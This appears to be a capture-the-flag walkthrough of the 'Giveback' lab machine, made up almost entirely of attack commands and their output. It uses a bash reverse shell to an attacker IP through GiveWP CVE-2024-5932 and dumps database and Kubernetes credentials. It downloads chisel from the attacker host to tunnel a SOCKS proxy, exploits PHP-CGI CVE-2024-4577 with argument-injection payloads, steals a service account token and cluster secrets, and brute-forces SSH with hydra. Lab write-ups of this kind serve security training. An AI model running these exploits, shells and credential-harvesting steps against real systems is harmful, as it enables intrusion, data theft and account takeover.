
Giveback



- Plugin GiveWP version 3.14.0
- CVE-2024-5932

python3 CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c "bash -c 'bash -i >& /dev/tcp/10.10.14.67/5555 0>&1'"

```
┌──(blackbin㉿192)-[~/Desktop/exploit_givewp/CVE-2024-5932]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.67] from (UNKNOWN) [10.10.11.94] 63854
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-64d57bfdf7-kws6r:/opt/bitnami/wordpress/wp-admin$ id
id
uid=1001 gid=0(root) groups=0(root),1001
<-64d57bfdf7-kws6r:/opt/bitnami/wordpress/wp-admin$
```

```
<4d57bfdf7-kws6r:/opt/bitnami/wordpress/wp-content$ cat plugins/give/give.php
cat plugins/give/give.php
<?php

/**
 * Plugin Name: Give - Donation Plugin
 * Plugin URI: https://givewp.com
 * Description: The most robust, flexible, and intuitive way to accept donations on WordPress.
 * Author: GiveWP
 * Author URI: https://givewp.com/
 * Version: 3.14.0
 * Requires at least: 6.3
 * Requires PHP: 7.2
 * Text Domain: give
 * Domain Path: /languages
```

Wp-config.php

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );

/** Database username */
define( 'DB_USER', 'bn_wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );

/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );
```

```
<wordpress-64d57bfdf7-kws6r:/opt/bitnami/wordpress$ cat /etc/resolv.conf
cat /etc/resolv.conf
search default.svc.cluster.local svc.cluster.local cluster.local
nameserver 10.43.0.10
options ndots:5
<wordpress-64d57bfdf7-kws6r:/opt/bitnami/wordpress$ cat /etc/hosts
cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.42.1.181     beta-vino-wp-wordpress-64d57bfdf7-kws6r

# Entries added by HostAliases.
127.0.0.1       status.localhost
```

env | sort | grep -iE 'KUBERNETES|SERVICE|HOST|DB|MARIADB|MYSQL'

```
<wordpress-64d57bfdf7-kws6r:/opt/bitnami/wordpress$ env | sort | grep -iE 'KUBERNETES|SERVICE|HOST|DB|MARIADB|MYSQL'
<grep -iE 'KUBERNETES|SERVICE|HOST|DB|MARIADB|MYSQL'
APACHE_HTACCESS_DIR=/opt/bitnami/apache/conf/vhosts/htaccess
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
HOSTNAME=beta-vino-wp-wordpress-64d57bfdf7-kws6r
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_SERVICE_PORT=443
KUBERNETES_SERVICE_PORT_HTTPS=443
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
MARIADB_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
```

Secrets:

```
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ ls /secrets
ls /secrets
mariadb-password
mariadb-root-password
wordpress-password
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/ariadb-password
<mi/wordpress/wp-admin$ cat /secrets/ariadb-password
cat: /secrets/ariadb-password: No such file or directory
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/mariadb-password
<i/wordpress/wp-admin$ cat /secrets/mariadb-password
sW5sp4spa3u7RLyetrekE4oS<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/mariadb-root-password
<dpress/wp-admin$ cat /secrets/mariadb-root-password
sW5sp4syetre32828383kE4oS<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/wordpress-password
<wordpress/wp-admin$ cat /secrets/wordpress-password
O8F7KR5zGi<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$
```

Database:

```
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "SHOW DATABASES;"
<s -p'sW5sp4spa3u7RLyetrekE4oS' -e "SHOW DATABASES;"
Database
bitnami_wordpress
information_schema
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; SHOW TABLES;"
<etrekE4oS' -e "USE bitnami_wordpress; SHOW TABLES;"
Tables_in_bitnami_wordpress
wp_actionscheduler_actions
wp_actionscheduler_claims
wp_actionscheduler_groups
wp_actionscheduler_logs
wp_aioseo_cache
wp_commentmeta
wp_comments
wp_give_commentmeta
wp_give_comments
wp_give_donationmeta
wp_give_donormeta
wp_give_donors
wp_give_formmeta
wp_give_log
wp_give_migrations
wp_give_revenue
wp_give_sequential_ordering
wp_give_sessions
wp_give_subscriptionmeta
wp_give_subscriptions
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
```

```
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; DESCRIBE wp_users;"
<4oS' -e "USE bitnami_wordpress; DESCRIBE wp_users;"
Field   Type    Null    Key     Default Extra
ID      bigint(20) unsigned     NO      PRI     NULL    auto_increment
user_login      varchar(60)     NO      MUL
user_pass       varchar(255)    NO
user_nicename   varchar(50)     NO      MUL
user_email      varchar(100)    NO      MUL
user_url        varchar(100)    NO
user_registered datetime        NO              0000-00-00 00:00:00
user_activation_key     varchar(255)    NO
user_status     int(11) NO              0
display_name    varchar(250)    NO
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; select * from wp_users;"
<-e "USE bitnami_wordpress; select * from wp_users;"
ID      user_login      user_pass       user_nicename   user_email      user_url        user_registered user_activation_key     user_status     display_name
1       user    $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.       user    user@example.com        http://127.0.0.1        2024-09-21 22:18:28             0       babywyrm
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$
```

php -r '$f = fsockopen("10.43.2.241", 5000, $e, $s, 2); fwrite($f, "GET / HTTP/1.0\r\nHost: 10.43.2.241\r\n\r\n"); echo stream_get_contents($f); fclose($f);'

```
<!DOCTYPE html>
<html>
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
    body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
    .header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
    .info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
    .warning { background: #fff3cd; border: 1px solid #ffeeba; padding: 10px; margin: 10px 0; }
    .resources { margin: 20px 0; }
    .resources li { margin: 5px 0; }
    a { color: #007bff; text-decoration: none; }
    a:hover { text-decoration: underline; }
  </style>
</head>
<body>
  <div class="header">
    <h1>🏢 GiveBack LLC Internal CMS System</h1>
    <p><em>Development Environment – Internal Use Only</em></p>
  </div>

  <div class="warning">
    <h4>⚠️Legacy Notice</h4>
    <p>**SRE** - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
  </div>

  <div class="resources">
    <h3>Internal Resources</h3>
    <ul>
      <li><a href="/admin/">/admin/</a> – VPN Required</li>
      <li><a href="/backups/">/backups/</a> – VPN Required</li>
      <li><a href="/runbooks/">/runbooks/</a> – VPN Required</li>
      <li><a href="/legacy-docs/">/legacy-docs/</a> – VPN Required</li>
      <li><a href="/debug/">/debug/</a> – Disabled</li>
      <li><a href="/cgi-bin/info">/cgi-bin/info</a> – CGI Diagnostics</li>
      <li><a href="/cgi-bin/php-cgi">/cgi-bin/php-cgi</a> – PHP-CGI Handler</li>
      <li><a href="/phpinfo.php">/phpinfo.php</a></li>
      <li><a href="/robots.txt">/robots.txt</a> – Crawlers: Disallowed</li>
    </ul>
  </div>
```

php -r 'file_put_contents("/tmp/xeu/chisel", fopen("http://10.10.14.67:9002/chisel", "r")); chmod("/tmp/xeu/chisel", 0755);

./chisel client 10.10.14.67:9003 R:socks


```
I have no name!@beta-vino-wp-wordpress-8555596874-kmsrz:/tmp/xeu$ ./chisel client 10.10.14.67:9003 R:socks
<:/tmp/xeu$ ./chisel client 10.10.14.67:9003 R:socks
2025/11/05 05:50:01 client: Connecting to ws://10.10.14.67:9003
2025/11/05 05:50:02 client: Connected (Latency 62.709905ms)
```


./chisel server -p 9003 --reverse


```
┌──(blackbin㉿192)-[~/Documents/chisel_1.10.1_linux_amd64]
└─$ ./chisel server -p 9003 --reverse
2025/11/05 00:00:21 server: Reverse tunnelling enabled
2025/11/05 00:00:21 server: Fingerprint W+0Nnv2UdLFoQpCZQDnao38GMhInwONd4Uu0zWGsE8w=
2025/11/05 00:00:21 server: Listening on http://0.0.0.0:9003
2025/11/05 01:17:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
┌──(blackbin㉿192)-[~/Documents/chisel_1.10.1_linux_amd64]
└─$ proxychains curl  http://10.43.2.241:5000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
<!DOCTYPE html>
<html>
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
    body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
    .header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
    .info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
    .warning { background: #fff3cd; border: 1px solid #ffeeba; padding: 10px; margin: 10px 0; }
    .resources { margin: 20px 0; }
    .resources li { margin: 5px 0; }
    a { color: #007bff; text-decoration: none; }
    a:hover { text-decoration: underline; }
  </style>
</head>
<body>
  <div class="header">
    <h1>🏢 GiveBack LLC Internal CMS System</h1>
    <p><em>Development Environment – Internal Use Only</em></p>
  </div>

  <div class="warning">
    <h4>⚠️Legacy Notice</h4>
    <p>**SRE** - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
  </div>
```







curl -X POST http://10.43.2.241:5000/cgi-bin/php-cgi?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input -d "<?php phpinfo(); ?>"

No Way, PHP Strikes Again! (CVE-2024-4577)

https://github.com/toshithh/Ice-Tools/blob/main/CVE-2024-4577.py

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ proxychains python3 CVE-2024-4577.py --target http://10.43.2.241:5000/cgi-bin/php-cgi
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
cmd: whoami
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
root
IceMaster - Rocks
[END]
cmd: id
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(v
ideo)
IceMaster - Rocks
[END]
```

```
cmd: ls /
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
bin dev etc home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var
IceMaster - Rocks
[END]
cmd: ls /run
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
nginx nginx.pid php-cgi.socket secrets
IceMaster - Rocks
[END]
cmd: ls /run/secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
kubernetes.io
IceMaster - Rocks
[END]
cmd: ls -la /run/secrets/kubernetes.io
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
total 8 drwxr-xr-x 3 root root 4096 Nov 7 01:45 . drwxr-xr-x 3 root root 4096 Nov 7 01:45 .. drwxrwxrwt 3 root root 140 Nov 7 02:03 serviceaccount
IceMaster - Rocks
[END]
cmd: ls -la /run/secrets/kubernetes.io/serviceaccount
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
total 4 drwxrwxrwt 3 root root 140 Nov 7 02:03 . drwxr-xr-x 3 root root 4096 Nov 7 01:45 .. drwxr-xr-x 2 root root 100 Nov 7 02:03 ..2025_11_07_02_03_47.392776170 lrwxrwxrwx 1 root root 31 Nov 7 02:03 ..
data -> ..2025_11_07_02_03_47.392776170 lrwxrwxrwx 1 root root 13 Nov 7 01:14 ca.crt -> ..data/ca.crt lrwxrwxrwx 1 root root 16 Nov 7 01:14 namespace -> ..data/namespace lrwxrwxrwx 1 root root 12 Nov 7 0
1:14 token -> ..data/token
IceMaster - Rocks
[END]
```


```
cmd: cat /run/secrets/kubernetes.io/serviceaccount/namespace
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
default
IceMaster - Rocks
[END]
```

```
cmd: cat /var/run/secrets/kubernetes.io/serviceaccount/token
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.43.2.241:5000  ...  OK
[START]
eyJhbGciOiJSUzI1NiIsImtpZCI6Inp3THEyYUhkb19sV3VBcGFfdTBQa1c1S041TkNiRXpYRS11S0JqMlJYWjAifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ld
GVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzOTc2OTI3LCJpYXQiOjE3NjI0NDA5MjcsImlzcyI6Imh0dHBzOi8va3ViZXJuZ
XRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiMTQ5YjZlM2EtOTIwOS00N2M2LTg3ZDEtNTIzNGQ3Zjg1ODRkIiwia3ViZXJuZXRlcy5pbyI6e
yJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwibm9kZSI6eyJuYW1lIjoiZ2l2ZWJhY2suaHRiIiwidWlkIjoiMTJhOGE5Y2YtYzM1Yi00MWYzLWIzNWEtNDJjMjYyZTQzM
DQ2In0sInBvZCI6eyJuYW1lIjoibGVnYWN5LWludHJhbmV0LWNtcy02ZjdiZjVkYjg0LWdiOTc1IiwidWlkIjoiMDc5NDAzMjMtNjMyYi00NDA5LTkxMWItYzJmZ
mExZmJkY2E5In0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJzZWNyZXQtcmVhZGVyLXNhIiwidWlkIjoiNzJjM2YwYTUtOWIwOC00MzhhLWEzMDctYjYwODc0N
jM1YTlhIn0sIndhcm5hZnRlciI6MTc2MjQ0NDUzNH0sIm5iZiI6MTc2MjQ0MDkyNywic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6c2VjcmV0L
XJlYWRlci1zYSJ9.og35JhzSILMRs3iFe24qJe66wjIXBLk-1vBHgQwpuxMZaoMNrCZmMVfeiHuxQu5DXAkh9aqfc7qmBla6vvM4OyAuy1JSNgERQpQyKiHU3vdE
TCjMmuWBihXlhRFQgpr9o0y-xTx60ORskuF4i6gj5yfW97le_Cud4AN4KED3CCQMe5semTDvDtEFRWFMzxIoA0W1gsiMvAYrZZxnzj-UXoPd__skgJlBkusczmZB
40mvgqt8aOFJgF6BDaHAls88p4fvAIUuztrmNEW5Bn6E7aYpWef-5dVSZKOY3g7uZ9d3obtZYvQ6Oun-huw6OEyhSROl07ny6qDY05GknNB1TQ
```

curl -sSk --header "Authorization: Bearer $(cat /run/secrets/kubernetes.io/serviceaccount/token)" --cacert /run/secrets/kubernetes.io/serviceaccount/ca.crt https://kubernetes.default.svc/api/v1/namespaces/default/secrets

```
bW5EeGU1WC9UaU9uT0xYdnoyL3djQUFQLy9VSTR5Um8vY0JBQT0=" }, "type": "helm.sh/release.v1" }, { "metadata": { "name": "user-secret-babywyrm", "namespace": "default", "uid": "02dab7a3-b2b4-496e-a616-952f59a409a0", "resourceVersion": "2855869", "creationTimestamp": "2025-11-07T01:14:55Z", "ownerReferences": [ { "apiVersion": "bitnami.com/v1alpha1", "kind": "SealedSecret", "name": "user-secret-babywyrm", "uid": "895a315a-ac0e-495e-9675-649a5e2f25c1", "controller": true } ], "managedFields": [ { "manager": "controller", "operation": "Update", "apiVersion": "v1", "time": "2025-11-07T01:14:55Z", "fieldsType": "FieldsV1", "fieldsV1": { "f:data": { ".": {}, "f:MASTERPASS": {} }, "f:metadata": { "f:ownerReferences": { ".": {}, "k:{\"uid\":\"895a315a-ac0e-495e-9675-649a5e2f25c1\"}": {} } }, "f:type": {} } } ] }, "data": { "MASTERPASS": "bVBQT3ZrTjZqWWxLakFPOFdUNG1VeHBNQlcxdVg4bjQ=" }, "type": "Opaque" }, { "metadata": { "name": "user-secret-margotrobbie", "namespace": "default", "uid": "68412399-4fe7-47c2-baed-10c2e947fc7c", "resourceVersion": "2855933", "creationTimestamp": "2025-11-07T01:15:00Z", "ownerReferences": [ { "apiVersion": "bitnami.com/v1alpha1", "kind": "SealedSecret", "name": "user-secret-margotrobbie", "uid": "36990c46-2f40-4ec5-9f29-a5e700c58a5e", "controller": true } ], "managedFields": [ { "manager": "controller", "operation": "Update", "apiVersion": "v1", "time": "2025-11-07T01:15:00Z", "fieldsType": "FieldsV1", "fieldsV1": { "f:data": { ".": {}, "f:USER_PASSWORD": {} }, "f:metadata": { "f:ownerReferences": { ".": {}, "k:{\"uid\":\"36990c46-2f40-4ec5-9f29-a5e700c58a5e\"}": {} } }, "f:type": {} } } ] }, "data": { "USER_PASSWORD": "RzN3RTBLVjhaTVN2YTFlQTNvcThFMGlzNzUzN3RhN2Q=" }, "type": "Opaque" }, { "metadata": { "name": "user-secret-sydneysweeney", "namespace": "default", "uid": "773a9bc0-035e-4538-b905-36428f20ce2e", "resourceVersion": "2855879", "creationTimestamp": "2025-11-07T01:14:56Z", "ownerReferences": [ { "apiVersion": "bitnami.com/v1alpha1", "kind": "SealedSecret", "name": "user-secret-sydneysweeney", "uid": "d3342d22-41fb-46c1-8ecf-77341a53f45d", "controller": true } ], "managedFields": [ { "manager": "controller", "operation": "Update", "apiVersion": "v1", "time": "2025-11-07T01:14:56Z", "fieldsType": "FieldsV1", "fieldsV1": { "f:data": { ".": {}, "f:USER_PASSWORD": {} }, "f:metadata": { "f:ownerReferences": { ".": {}, "k:{\"uid\":\"d3342d22-41fb-46c1-8ecf-77341a53f45d\"}": {} } }, "f:type": {} } } ] }, "data": { "USER_PASSWORD": "YjJLYmRIM1pTN2tWNXVoekoxWlg0aTRTam1INmZC" }, "type": "Opaque" } ] }
IceMaster - Rocks
```


Base64 decode password



```
┌──(blackbin㉿192)-[~/Desktop/CVE-2024-4577]
└─$ cat user_ssh.txt
user
beta-vino-wp
beta-vino-wp-wordpress
mariadb
bn_wordpress
sydneysweeney
babywyrm
margotrobbie

┌──(blackbin㉿192)-[~/Desktop/CVE-2024-4577]
└─$ cat pass_ssh.txt
sW5sp4spa3u7RLyetrekE4oS
sW5sp4syetre32828383kE4oS
O8F7KR5zGi
UugdKaD4lvNihlg6DLPLfcHX3ufIt
uJguRdFXfm9lrwG9dPxaKn42EgZvDyHB
KzO6gpnueM2VPJHXTji6yYbuGPvdaQZ
gra0QfgRYolq3FFlKcarwfyAlNU7xIn5
Po5ZmGhTaZ4Qd5XVeJtQZf6OA9PcsvA
P1jsiYIDI4Dm1IB6lNmTHLW1bEP8Ou
gra0QfgRYolq3FFlKcarwfyAlNU7xIn5
mPPOvkN6jYlKjAO8WT4mUxpMBW1uX8n4
G3wE0KV8ZMSva1eA3oq8E0is7537ta3d
b2KbdH3ZS7kV5uhzJ1ZX4i4SjmH6fB
```


```
┌──(blackbin㉿192)-[~/Desktop/CVE-2024-4577]
└─$ hydra -L user_ssh.txt -P pass_ssh.txt ssh://10.10.11.94
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, ay).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-06 22:03:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 104 login tries (l:8/p:13), ~7 tries per task
[DATA] attacking ssh://10.10.11.94:22/
[22][ssh] host: 10.10.11.94   login: babywyrm   password: mPPOvkN6jYlKjAO8WT4mUxpMBW1uX8n4
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-06 22:03:53
```

```
┌──(blackbin㉿192)-[~/Desktop/CVE-2024-4577]
└─$ ssh babywyrm@10.10.11.94
babywyrm@10.10.11.94's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

